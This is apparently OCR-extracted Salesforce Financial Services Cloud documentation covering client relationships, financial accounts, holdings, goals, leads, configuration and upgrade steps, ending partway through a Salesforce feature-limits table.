Add a lawyer, accountant, or other professional as a related contact. First, create a business account for the contact (because every contact belongs to an account in Salesforce). Then associate the contact with a client or household.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. In the navigation menu, go to Accounts and select **New**. Create an account record.
   If you're adding a lawyer as the related contact, create an account record for the law firm.
2. From the Relationships tab of the client or household profile, do one of the following.
   - From the relationship map, click **+ Add Contact**.
   - In the Related Contacts section, click **New**.
3. For Contact, verify the name of the household member that the contact is associated with.
   The contact must be associated with a specific member—not with the household in general.
4. Click the **Related Contact** field. Select either an existing contact or **New Contact**. If it's a new contact, do the following.
   a. Select the **Business** record type, because you're adding a business contact. Click **Next**.
   b. Enter the contact's last name, and select the account name that you created in the first step.
   c. Save the contact record.
5. For Related Role, select the role that describes how the contact is associated with the client.
6. Save the related contact record.

The related contact appears on both the client and household profiles. The contact's record detail page also shows the entities that the contact has relationships with.

Relate an Account or Another Household to a Household

Add an account that is associated with a household to track the household's relationships with other entities, such as a business, a trust, or another household.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

You can associate an account entity only with a household entity—not with an individual client. To track a client's relationship with an organizational entity, we recommend associating the account with the household.

1. On the Relationships tab of the household profile, do one of the following.
   - From the relationship map, click **+ Add Account**.
   - In the Related Accounts section, click **New**.
2. For Account, verify the name of the household that the account is associated with.
3. Click the **Related Account** field, and select an existing account or **New Account**. Do the following for a new account.
   a. If the related account is another household, select the **Household** record type. If the related account is a business or organizational entity, select the **Business** record type. Then click **Next**.
   b. Enter the account's name and other optional information.
   c. Save the account record.
4. For Related Role, select the role that describes how the account is associated with the household.
5. Save the related account record.

The related account appears on the household profile. The account's record detail page also shows the entities that the account has relationships with.

Enter Financial Data

Create records for clients' financial accounts and their underlying holdings, assets, liabilities, and financial goals.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Add a Financial Account

Enter information about an investment account, bank account, or insurance policy. While this data is typically updated automatically from external systems, here's how to enter a financial account manually.

View Holdings Within an Investment Account

Expand the view of an investment account to see its underlying holdings.

Add Holdings to an Investment Account

Enter purchase history and details about financial holdings in an investment account.

Create Securities Records

Enter information about securities, such as stocks or bonds. While this data is typically updated automatically from external systems, here's how to enter a securities record manually.

Add an Asset or Liability

Enter information about tangible assets—such as real estate or collectibles—or liabilities—such as mortgages or loans.

Add a Financial Goal

Create a financial goal to track clients' progress toward major purchases, retirement savings, or other life goals.

Add a Financial Account Role

Enter information about a client's involvement with a financial account, such as an individual who is a beneficiary or trustee.

Add a Financial Account

Enter information about an investment account, bank account, or insurance policy. While this data is typically updated automatically from external systems, here's how to enter a financial account manually.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. On the Financials tab of the client or household profile, select **New** in the appropriate financial accounts section.
2. Enter relevant details.

   The Primary Owner can be a household member or an organizational entity—it can't be the household itself.

   For investment accounts, if it's one that your firm manages or administers, select `Managed`. If it's one of your in-house products, leave `Held Away` unselected.
3. Save the record.

   If you created the financial account from the client profile, and if the client's financial account information is summarized at the household level, the newly created account is also visible in the household profile. If a financial account is jointly owned by multiple individuals, the full balance is displayed in each individual's profile.

If some or all individuals belong to the same household, and if financial accounts are included in that household's roll-up summaries for the primary owner, then the balance is counted only once in the summary calculation.

If an individual client and an organizational entity jointly own a financial account, the primary ownership determines whether the account balance is included in roll-up summaries.

- If the primary owner is the individual client, the balance is included in the client's household roll-up summary.
- If the primary owner is the organizational entity, the balance is excluded from the client's household roll-up summary.

You can edit or delete a financial account from the Financials tab or the Related tab. You can also create a wallet share opportunity that's associated with a financial account. Select the actions icon next to the financial account name.

SEE ALSO:

Create a Wallet Share Opportunity

View Holdings Within an Investment Account

Expand the view of an investment account to see its underlying holdings.

1. On the Financials tab of the client or household profile, look for an arrow icon next to the investment account name.

   If there's no icon, holdings information isn't available.

2. To expand the list of holdings within the investment account, select the icon.

SEE ALSO:

Add Holdings to an Investment Account

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

USER PERMISSIONS

To view holdings:

- "Advisor" permissions

Add Holdings to an Investment Account

Enter purchase history and details about financial holdings in an investment account.

When you add a holding, you can select from existing securities records only. If the securities record doesn't exist yet, create it first.

1. On the Related tab of the client or household profile, select **New** in the Financial Holdings section.
2. Enter a name, such as `Salesforce shares`.
3. Select the ticker symbol.
4. Select the financial account (investment account) for this holding.
5. Enter purchase details.
6. Save the record.

SEE ALSO:

Create Securities Records

View Holdings Within an Investment Account

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Create Securities Records

Enter information about securities, such as stocks or bonds. While this data is typically updated automatically from external systems, here's how to enter a securities record manually.

Make sure that securities data is entered before you enter holdings for investment accounts. Otherwise, you can't specify that the security is part of a holding.

1. From the navigation menu, go to the Securities list view, and then select **New**.
2. Enter the ticker symbol, securities name, and other relevant details.
3. Save the record.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Add an Asset or Liability

Enter information about tangible assets—such as real estate or collectibles—or liabilities—such as mortgages or loans.

1. On the Financials or Related tab of the client or household profile, select **New** in the Assets and Liabilities section.
2. Select an `Asset` or `Liability` record type.
3. Enter required details, and then save the record.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Add a Financial Goal

Create a financial goal to track clients' progress toward major purchases, retirement savings, or other life goals.

1. On the Goals tab of the client or household profile, select **New** in the Goals Summary section.
2. Enter a name.
3. Select the household member who is the goal's primary owner.
4. Enter other relevant details, then save the record.

   If you created the goal from the client profile and if the client's goals are summarized at the household level, the goal is also visible in the household profile.

You can edit or delete a goal in the Goals tab or the Related tab. For now, you can enter savings-oriented goals only; a goal such as paying down debt isn't supported. You can't associate a goal with specific financial accounts.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Add a Financial Account Role

Enter information about a client's involvement with a financial account, such as an individual who is a beneficiary or trustee.

1. On the Financials tab of the client profile, select **New** in the Financial Account Roles section.
2. Select the financial account and the role that describes the client's involvement.
3. Enter relevant details, including updating the start date as needed.
4. Save the record.

   The newly added role is visible on the Financials tab.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Note: If you look on the Related tab of the client profile, you can see the full list of financial account roles that the client occupies. The Related list includes the financial account roles of Primary Owner and Joint Owner. These financial account roles are created and updated automatically when you indicate that the client is a primary or joint owner on a financial account record.

Create a Wallet Share Opportunity

Create an opportunity record related to a financial account to track wallet share opportunities.

1. On the Financials tab, select the actions icon next to the name of any financial account.
2. Select **New Opportunity (Wallet Share)**.
3. Enter the required fields and any relevant details.
4. Save the record.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Create a Lead

Create a lead record to track a prospect.

1. From the navigation bar, go to the Leads list view, and then select **New**.
2. Select the appropriate lead record type, and select **Next**.
3. Enter the name, company name, and lead status, and other relevant details.
4. Save the record.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Convert a Lead to a Client

Convert a lead record to a client record.

1. From the lead detail page, select **Convert**.
2. Click in `Account Name`, then select **New Account**.
3. Select the Individual record type, then select **Next**.
4. Enter any relevant details.
5. Save the new account record.
6. If you want to also create an opportunity record associated with the converted lead, enter an opportunity name.
7. Select **Convert**.
8. Close the confirmation message or select **Go to Leads** to continue creating more lead records.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions


Create a Case from Financial Accounts

Create a case for a client's financial account so you can see the related case from the financial account's page or the client's profile page.

EDITIONS


Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. From a client's profile page, click the **Financial Accounts** tab.
2. Next to a financial account name, from the dropdown menu, click **New Case**.



3. Enter the information about the case.
4. Save your changes.

The case is associated with your client's financial account.



You can see this case from the Cases section on the Related tab of either the financial account page or the client's profile page.

Work with Client Data

Track the specifics of your client interactions so that you develop a rich history to draw on for building relationships.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Track Client Interactions

Track tasks and events and log client communications to maintain a complete history of your interactions with a client.

Track Client Interests

Track clients' personal and financial interests so it's easy to personalize communications and match clients with events of interest.

Track Client Interactions

Track tasks and events and log client communications to maintain a complete history of your interactions with a client.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. On the client profile, go to the Activity tab.
2. On the appropriate tab, schedule a task or event, send an email, or log a call.
   If the client's tasks or events are included in the household's roll-up summary, this task or event is also displayed on the household profile's Activities Related List on the Related tab.

Keep in mind these considerations when tracking client interactions.

- Your administrator can designate which activities affect the Last Interaction and Next Interaction dates that you see on the client and household profiles. Ask your administrator for details.
- Last Review and Next Review dates are not calculated automatically based on a client's Review Frequency. Last Review and Next Review dates are unrelated to the client's task or event dates, even if a task or event is a review meeting.

Track Client Interests

Track clients' personal and financial interests so it's easy to personalize communications and match clients with events of interest.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. On the client profile, select **Edit** in the highlights panel.
2. In the Know Your Client section, click in the `Personal Interests` or `Financial Interests` field.
3. Enter an interest, such as *`Cooking`* or *`Retirement`*. If it exists in the app, select it from the list of suggested interests. Otherwise, press the Enter key after each new entry to add it to the list.
4. Save your changes.

Customize Your Implementation

Are you ready for more? These tasks can take you far in Financial Services Cloud.

Modify the Salesforce1 Navigation Menu

Let advisors access Financial Services Cloud through the Salesforce1 mobile navigation menu.

Add Actions to Custom Object Page Layouts

Enable clone, delete, and edit actions for Financial Services Cloud custom objects so that advisors can access them on record detail pages in Lightning Experience.

Configure Reciprocal Roles

Within a relationship, a reciprocal role describes the role of one entity relative to another entity. For example, Client and Power of Attorney, or Proprietor and Business. We've provided a set of commonly used reciprocal role records. You can edit them to specify more granular roles for extended families, specific types of attorneys, or various professional affiliations.

Configure Company Name Override for Leads

You can configure the company name override in Custom Settings as part of configuring the B2C lead conversion process.

Configure Chatter Feed Tracking

If your firm has approved Chatter for use, configure feed tracking to allow advisors to use the Chatter feed on client and household profiles. The feed makes it easy for the advisory team to provide collaborative service and advice. Chatter isn't required for any packaged functionality except the Chatter feed on the Collaborate tab.

Configure Custom Record Types for Individuals and Groups

Financial Services Cloud gives you the flexibility to configure custom individual and group record types. If your advisors have an individual or a relationship group that doesn't fit the default record type, you can configure a custom record type based on the default individual or group record type provided by Financial Services Cloud.

Modify the Salesforce1 Navigation Menu

Let advisors access Financial Services Cloud through the Salesforce1 mobile navigation menu.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. From Setup, enter *Salesforce1 Navigation* in the Quick Find box, then select **Salesforce1 Navigation**.
2. Ensure that only supported items are included in the Selected menu items list.

   We recommend:

   - Accounts
   - Contacts
   - Financial Accounts
   - Financial Goals
   - Financial Holdings
   - Assets and Liabilities
   - Leads
   - Opportunities
   - Tasks
   - Notes
   - Events
   - Dashboards
   - Reports
   - Feed
   - People
   - Groups
   - Smart Search
3. Save your changes.

Note: Account pages display as Salesforce Classic account pages. The Home page doesn't work with Salesforce1 or mobile browsers.

Add Actions to Custom Object Page Layouts

Enable clone, delete, and edit actions for Financial Services Cloud custom objects so that advisors can access them on record detail pages in Lightning Experience.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. From the management settings for each custom object whose actions you want to manage, such as Financial Accounts, go to **Page Layouts**.
2. Select **Edit** next to each page layout you want to add actions to.
3. Select the **Salesforce1 & Lightning Actions** category in the palette, and then drag these actions to the Salesforce1 and Lightning Experience Actions section.
   - **Clone**
   - **Delete**
   - **Edit**
4. Save your changes.
5. Repeat these steps for each custom object's page layout, as needed.

Configure Reciprocal Roles

Within a relationship, a reciprocal role describes the role of one entity relative to another entity. For example, Client and Power of Attorney, or Proprietor and Business. We've provided a set of commonly used reciprocal role records. You can edit them to specify more granular roles for extended families, specific types of attorneys, or various professional affiliations.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. Switch to Salesforce Classic and go to the Reciprocal Roles tab.

   Tip: If the tab isn't visible in the tab bar, select the All Tabs icon to show the full list of available tabs.

2. In the View drop-down list, select **All**, and then select **Go** to view the reciprocal roles.

Role	Inverse
Accountant	Client
Lawyer	Client
Parent	Dependent
Dependent	Parent
Ex-Spouse	Ex-Spouse
Grandparent	Grandchild
Grandchild	Grandparent
Power of Attorney	Client
Extended Family	Extended Family
Business	Proprietor
Sibling	Sibling

Role	Inverse
Spouse	Spouse

3. Edit these reciprocal roles as needed. If you add a reciprocal role record and select **Create Inverse Role**, Salesforce creates a corresponding record that has the values for Role and Inverse swapped.

   Note: The predefined reciprocal role are available only in English. To translate them into another language, delete the role records and create your own records.

Configure Company Name Override for Leads

You can configure the company name override in Custom Settings as part of configuring the B2C lead conversion process.

By default, the override is enabled for System Administrator and Advisor profiles and replaces the company name with the lead's full name when saving a B2C lead.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. From Setup, enter *Custom Settings* in the Quick Find box, then select **Custom Settings**.
2. Select **B2C Lead Company Name Config**.
3. Click **Manage** and then edit **System Administrator** or **Advisor**.
4. To turn off the override, clear Override Company Name.
5. If you want to apply this custom setting to other profiles or users, add them and make sure that Override Company Name is selected for each one.

Configure Chatter Feed Tracking

If your firm has approved Chatter for use, configure feed tracking to allow advisors to use the Chatter feed on client and household profiles. The feed makes it easy for the advisory team to provide collaborative service and advice. Chatter isn't required for any packaged functionality except the Chatter feed on the Collaborate tab.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. Verify that Chatter is enabled.
   a. From Setup, enter *Chatter Settings* in the Quick Find box, then select **Chatter Settings**.
   b. In the Chatter Settings section, verify that Enable is selected.
2. From Setup, enter *Feed Tracking* in the Quick Find box, then select **Feed Tracking**.
3. To enable the Chatter feed on the client profile, configure feed tracking for the Contact object. To enable the Chatter feed on the household profile, configure feed tracking for the Account object.
   a. Select the object.
   b. Select Enable Feed Tracking.
   c. Save your changes.

Configure Custom Record Types for Individuals and Groups

Financial Services Cloud gives you the flexibility to configure custom individual and group record types. If your advisors have an individual or a relationship group that doesn't fit the default record type, you can configure a custom record type based on the default individual or group record type provided by Financial Services Cloud.

To configure a custom individual record type, you must first create a custom account record type using the Account (Individual) Layout and create a custom contact record type using the Contact (Individual) Layout. To configure a custom group record type, you must first create a custom account record type using the Account (Household) Layout.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. From Setup, enter *custom* in the Quick Find box, then select **Custom Metadata Types**.
2. To configure an individual record type, click **Individual Record Type Mapper**. To configure a household record type, click **Group Record Type Mapper**.
3. Depending on your record type, click either **Manage Individual Record Type Mappers** or **Manage Group Record Type Mappers**.
4. Click **New**.
5. Complete the following information for the record type mapper.

   Note: The required information depends on the record type.

   a. Enter the label for your custom record type mapper.
      The Individual Record Type Mapper Name is filled automatically based on this label. Keep it the same as the label.
   b. For Account Record Type, enter your custom account record type name.
      This name is the same as your custom record type.
   c. Enter the account namespace for your custom record type's org.
   d. For Contact Record Type, enter your custom contact record type name.
   e. Enter the contact namespace for your custom record type's org.
   f. For Account Type, enter either *Individual* or *Group*, depending on your custom record type.
6. Save your changes.
   When advisors create a new account, this custom record type is available to use.

Upgrades

Post-Upgrade Tasks

If you're upgrading from Financial Services Cloud Winter '17 to Spring '17, complete these setup and configuration tasks.

Important: You can add processes or record types for Lead and Opportunity objects, but the packaged processes and record types must remain active for the upgrade. Optionally, you can remove them from the respective user profiles.

Configure the Client Page

If you're using a custom client record page, configure it as part of the upgrade tasks to get the latest components. You can skip this task if you're using the packaged client record page.

Update Admin and Advisor Profiles

Part of the upgrade process is updating the profiles for Financial Services Cloud admins and advisors.

Update Page Layouts

Part of the upgrade process is updating the account and contact page layouts for Financial Services Cloud.

Relationship Groups Setup

As part of the upgrade tasks, set up relationship groups to let advisors add individuals to more than one group, add businesses to groups, and visualize relationships.

Synchronize Account and Contact Owners

By default, all new account and contact owners for individuals are synchronized automatically. You can schedule an Apex job to make sure that each existing individual has the same owner on account and contact details.

Update Roles for Account Contact Relationships

As an optional part of the upgrade process, you can give advisors more roles that represent the types of group members that your firm tracks.

Configure the Client Page

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

If you're using a custom client record page, configure it as part of the upgrade tasks to get the latest components. You can skip this task if you're using the packaged client record page.

The relationship members component now includes all the information from the relationship summary component. The relationship summary included total financial accounts, wallet share, and more. Complete these steps to remove the relationship summary component.

1. From Setup, enter *Lightning* in the Quick Find box, then select **Lightning App Builder**.
2. Next to your custom client record page, click **Edit**.
3. From the Lightning App Builder, click the Relationship tab on the client record page.
4. If the relationship summary component is on the client record page, remove it.

   Note: This component was packaged at the top of the Relationships tab.

5. Confirm that the relationship members component is on the client record page.
6. Save your changes.
7. Click **Back** to exit the Lightning App Builder and then refresh your browser.

Update Admin and Advisor Profiles

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Part of the upgrade process is updating the profiles for Financial Services Cloud admins and advisors.

1. Complete these steps for the Advisor profile, so advisors can use the relationship group builder to add businesses to groups and select a group as a primary group for group members.
   a. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
   b. Click **Advisor**.
   c. From Field-Level Security, next to Account Contact Relationship, click **View**.
   d. Click **Edit**.
   e. For Include in Primary Group, select **Edit Access**.

f. For Primary Group, select **Edit Access**.

g. Save your changes.

Update Page Layouts

Part of the upgrade process is updating the account and contact page layouts for Financial Services Cloud.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. Add the Related Contacts related list to these account layouts: Account (Household) Layout, Account (Business) Layout, Account (Institution) Layout.

   If advisors need to reactivate account contact relationships, they can use the standard related list for account contact relationships.

   a. From Setup, enter *Object Manager* in the Quick Find box, then select **Object Manager**.

   b. Click **Account** and then click **Page Layouts**.

   c. Click a layout to upgrade.

   - **Account (Household) Layout**
   - **Account (Business) Layout**
   - **Account (Institution) Layout**

2. Add the Related Accounts related list to these contact layouts: Contact (Individual) Layout and Contact (Business) Layout.

   If advisors need to reactivate account contact relationships, they can use the standard related list for account contact relationships.

   a. From Setup, enter *Object Manager* in the Quick Find box, then select **Object Manager**.

   b. Click **Contact** and then click **Page Layouts**.

   c. Click a layout to upgrade.

   - **Contact (Individual) Layout**
   - **Contact (Business) Layout**

3. Verify that the managed Account Contact Relationship layout is assigned to the Advisor profile.

   a. From Setup, enter *Object Manager* in the Quick Find box, then select **Object Manager**.

   b. Click **Account Contact Relationship** and then click **Page Layouts**.

   c. From the Page Layouts section, click **Page Layout Assignment**.


   d. For the Advisor profile, confirm that the page layout is **Account Contact Relationship Layout (Installed Package: Financial Services Cloud)**

4. Add fields to the managed Account Contact Relationship layout.

   a. From the Account Contact Relationship object page, click one of the Account Contact Relationship layouts.

   b. Verify that you are updating the managed Account Contact Relationship layout.

   Note: The managed Account Contact Relationship layout displays a message that the layout is managed.



c. In the palette, select the **Fields** category and then drag **Primary Group** to under the Active field.

d. Drag **Include in Primary Group** to the Account Information section, next to the Account field.

e. Save your changes.

5. Update the Securities layout.

a. From Custom Object Layouts, click **Securities Layout**.

b. Drag these fields to the Information section:

- **Asset Category**
- **Asset Category Name**
- **Asset Class**

c. Save your changes.

6. To assign the managed Account Contact Relationship layout to the Advisor profile:

a. From Setup, enter *Object Manager* in the Quick Find box, then select **Object Manager**.

b. Click **Account Contact Relationship** and then click **Page Layouts**.

c. From the Page Layouts section, click **Page Layout Assignment**.

d. Click **Edit**.

e. For Profiles, click **Advisor**.

f. For Page Layout To Use, select **Account Contact Relationship Layout (Installed Package: Financial Services Cloud)**.

g. Save your changes.

Relationship Groups Setup

As part of the upgrade tasks, set up relationship groups to let advisors add individuals to more than one group, add businesses to groups, and visualize relationships.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Enable Multiple Relationship Groups

Let advisors add a person to more than one relationship group.

Configure the Custom Client Page for Relationship Groups

Add Lightning components to a custom client record page to let advisors add businesses to groups and visualize relationships.

Set Up Field Sets for Relationship Groups

Create custom field sets to include information about relationship groups and group members on an individual profile's Relationships tab.

Enable Multiple Relationship Groups

Let advisors add a person to more than one relationship group.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Note: The Multiple Relationship Groups feature is enabled by default for new orgs.

1. From Setup, enter *custom* in the Quick Find box, then select **Custom Settings**.
2. Next to Industries Application Config, click **Manage**.
3. Click **Edit**.
4. Select **Multiple Relationship Groups**.
5. Save your changes.

Configure the Custom Client Page for Relationship Groups

Add Lightning components to a custom client record page to let advisors add businesses to groups and visualize relationships.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

The packaged client record page already includes the Lightning components for relationship groups. If you're using a custom client record page, you must add the Lightning components.

1. From Setup, enter *Lightning* in the Quick Find box, then select **Lightning App Builder**.
2. Next to your custom client record page, click **Edit**.
3. From Lightning App Builder, click the **Relationships** tab on the client record page.
4. Drag the relationship groups component to the client record page under the relationship members component.
5. Drag the relationship map component to the client record page above the relationship members component.
6. Save your changes.
7. To exit Lightning App Builder, click **Back** and then refresh your browser.

Set Up Field Sets for Relationship Groups

Create custom field sets to include information about relationship groups and group members on an individual profile's Relationships tab.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

Complete the following steps from Salesforce Classic.

1. Create an account field set to include account information on the relationship groups component on the Relationship tab.
   a. From Setup, enter *account* in the Quick Find box, then select **Field Sets**.
   b. Enter the field set information.
      - Field Set Label: *LBL.Label_Field_Set_Relationship_Groups*
      - Field Set Name: *WM_Client_Relationship_Groups*
      - Where is this used? *Client profile's Relationships tab*
   c. Save your changes.
   d. In the palette, select the **Account** category, and then drag the following fields to In the Field Set.
      - **Account Name**
      - **Last Interaction**

- **Total Financial Accounts**

e. In the palette, select the **Record Type ID** category, and then drag the **Name** field to under Account Name in the In the Field Set list.

f. Save your changes.

2. Create an account field set to include account information on the relationship members component on the Relationship tab.

a. From Setup, enter *account* in the Quick Find box, then select **Field Sets**.

b. Enter the field set information.

- Field Set Label: *LBL.Label_Field_Set_Relationship_Group_Members*
- Field Set Name: *WM_Client_Relationship_Group_Members*
- Where is this used? *Client profile's Relationship Groups table*

c. Save your changes.

d. In the palette, select the **Account** category, and then drag the following fields to In the Field Set.

- **Account Name**
- **Category**
- **Total Financial Accounts**

e. In the palette, select the **Record Type ID** category, and then drag the **Name** field to under Account Name in the In the Field Set list.

f. Save your changes.

3. Create a contact field set to include contact information on the relationship members component on the Relationship tab.

a. From Setup, enter *contact* in the Quick Find box, then select **Field Sets**.

b. Enter the field set information.

- Field Set Label: *LBL.Label_Field_Set_Relationship_Group_Members*
- Field Set Name: *WM_Client_Relationship_Group_Members*
- Where is this used? *Client profile's Relationship Groups table*

c. Save your changes.

d. In the palette, select the **Contact** category, and then drag the **Name** field to In the Field Set.

e. In the palette, select the **Record Type ID** category, and then drag the **Name** field to under Name in the In the Field Set list.

f. In the palette, select the **Account ID** category, and then drag the following fields to under Record Type ID > Name in the In the Field Set list.

- **Last Interaction**
- **Total Financial Accounts**

g. Save your changes.

Synchronize Account and Contact Owners

By default, all new account and contact owners for individuals are synchronized automatically. You can schedule an Apex job to make sure that each existing individual has the same owner on account and contact details.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. From Setup, enter *apex* in the `Quick Find` box, then select **Apex Classes**.
2. Click **Schedule Apex**.
3. Enter a job name.
4. For Apex Class, look up and select **AccountContactSyncSchedulable**.
5. Schedule the Apex class to run for one day.

   Note: Make sure that the preferred start time is in the future.

6. Save your changes.

   To monitor the job status, enter *apex* in the `Quick Find` box, then select **Apex Jobs**.

Update Roles for Account Contact Relationships

As an optional part of the upgrade process, you can give advisors more roles that represent the types of group members that your firm tracks.

EDITIONS

Available in Lightning Experience for an extra cost in: **Professional**, **Enterprise**, and **Unlimited** Editions

1. From Setup (in Salesforce Classic only), enter *Contact Relationships* in the `Quick Find` box, then select **Fields** under Account Contact Relationships.
2. Select **Roles**.
3. Add roles as needed.

   We recommend these roles:

   - Grantor
   - Beneficiary
   - Board Member
   - Employee
   - Trustee

4. Save your changes.

SALESFORCE LIMITS

Salesforce Limits is a reference guide that covers a variety of limits associated with Salesforce features and products. However, *Salesforce Limits* doesn't cover all limits, and some limits might not apply to your Salesforce org.

Keep in mind that stated limits aren't a guarantee that the specified resource is available at its limit in all circumstances. For example, some limits depend on load, performance, and other system issues. In addition, *Salesforce Limits* doesn't include limits of:

- User interface elements in the Salesforce application
- Field lengths of Salesforce objects
- Desktop integration clients
- Your Salesforce contract

All limits are subject to change at any time. Contact Salesforce for more information.

For limits related to developing applications with Apex, SOAP, REST, or another API, see Salesforce Developer Limits Quick Reference.

Contractual limits may also apply, as per your Salesforce contract.

General Salesforce Limits

Administration and Support Limits

Collaboration Limits

Communities Limits

Limits for communities, including users, portal roles, moderation, reporting, and more.

Feature Limits

General Salesforce Limits

Salesforce Features and Edition Limits

Limits for Salesforce features by edition.

Accessibility Limits

General accessibility limits, and limits for keyboards and screen readers.

Salesforce Reports and Dashboards Limits Per Edition

Differences between editions for reports, snapshots, dashboards, and filtering.

Search Limits

Search limits for file extensions and sizes, synonym groups, and picklists.

Standard Object Limits

Standard object limits include usage details for object customizations, such as the custom fields you've added or sharing rules you've applied to an object.

Salesforce Features and Edition Limits

Limits for Salesforce features by edition.

Note: Having trouble viewing the numbers and columns in this table? Try this view.

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Action plans: maximum tasks	N/A				75		
Active lookup filters	5 per object						
Active validation rules per object	N/A	20			100	500	100
Attachments: maximum size in the Notes & Attachments related list[1]		25 MB for file attachments. 2 GB for feed attachments.					
Categories: maximum default categories and hierarchy levels	N/A				• 100 categories in a data category group • 5 levels in a data category group hierarchy		
Category groups: maximum default					5 category groups, with 3 groups active at a time		
Certificates: maximum					50		
Content deliveries: default delivery bandwidth per rolling 24-hour window	10 GB						
Content deliveries: default delivery view counts per rolling 24-hour window	20,000						
Content deliveries: maximum file size for online viewing	25 MB						
Content: maximum file size	• 2 GB • 2 GB (including headers) when uploaded via Chatter REST API • 2 GB (including headers) when uploaded via REST API • 38 MB when uploaded via SOAP API • 10 MB when uploaded via Bulk API • 10 MB for Google Docs • 10 MB when uploaded via Visualforce						
Content: maximum libraries	2,000						

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited and Performance Edition	Developer Edition
Content: maximum number of documents	10,000,000						
Content: maximum number of documents and versions in a 24–hour period (adjustable)	36,000						2,500
Content packs: maximum files	N/A	50					
Custom apps[2]	N/A	1		255 To exceed this limit, contact Salesforce.	260 To exceed this limit, contact Salesforce.	Unlimited	10
Custom fields per object[3]	5	25	100		500	800	500
Custom labels	N/A			5,000			
Custom links: maximum label length	1,024 characters						
Custom links: maximum URL length	3,000 bytes[4]						
Custom objects[5]	N/A	5	50		200	2,000	400
Custom objects: deletion of parent records in a many-to-many relationship	N/A	Available unless more than 200 junction object records are associated with the deleted parent record *and* the junction object has a roll-up summary field that rolls up to the other parent.					
Custom objects: maximum master-detail relationships		2[6]					
Custom permissions	N/A				1,000		
Custom profiles: maximum	N/A			2	1,500 per user license type		
